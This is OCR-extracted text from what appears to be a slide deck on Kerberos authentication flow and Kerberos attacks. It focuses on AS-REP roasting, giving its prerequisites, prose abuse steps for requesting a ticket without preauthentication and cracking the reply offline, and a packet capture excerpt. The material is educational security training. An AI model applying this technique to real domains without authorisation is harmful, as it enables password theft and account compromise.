
Server (service)

KERBEROS


A deeper-er dive

Take a deeper-er breath

OBTAINING TGT (1 & 2)




OBTAINING TGS (3 & 4)




AUTHENTICATING TO SERVICE (5)

Client



Service Key
Service Owner
Hash



Server (service)

KERBEROS ATTACKS

AS-REP ROASTING


AS-REP ROASTING


Prerequisite

- Connection to KDC (not necessarily authenticated)
- User account…with DONT_REQUIRE_PREAUTH
- This is NOT set by default.

Abuse Steps

- When account is set with DON'T_REQURE_PREAUTH, we can ask for TGT ticket on behalf of the account, specifying its username without specifying its password.
- Part of reply is encrypted with user hash.
- Try cracking the encrypted message offline to extract the user's password




kerberos
No. Time Source Destination Protocol Length Info
48 32.447367 172.30.97.201 172.30.97.217 KRB5 280 AS-REQ
49 32.448477 172.30.97.217 172.30.97.201 KRB5 250 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
56 32.449599 172.30.97.201 172.30.97.217 KRB5 360 AS-REQ
62 32.473693 172.30.97.217 172.30.97.201 KRB5 92 AS-REP
70 32.475485 172.30.97.201 172.30.97.217 KRB5 1608 TGS-REQ
72 32.477279 172.30.97.217 172.30.97.201 KRB5 1569 TGS-REP
Record Mark: 192 bytes
krb-error
pvno: 5
msg-type: krb-error (30)
stime: 2022-07-31 13:35:29 (UTC)
susec: 936518
error-code: eRR-PREAUTH-REQUIRED (25)
realm: ALTO.TEL
sname
name-type: kRB5-NT-SRV-INST (2)
sname-string: 2 items
SNameString: krbtgt
SNameString: ALTO.TEL


AS-Rep Roasting

Client

1. KRB_AS_REQ: requesting TGT from KDC

2. KRB_AS_REP: KDC delivering TGT

DC (KDC)




3. KRB_TGS_REQ: Having TGT, request TGS

4. KRB_TGS_REP: KDC delivering TGS

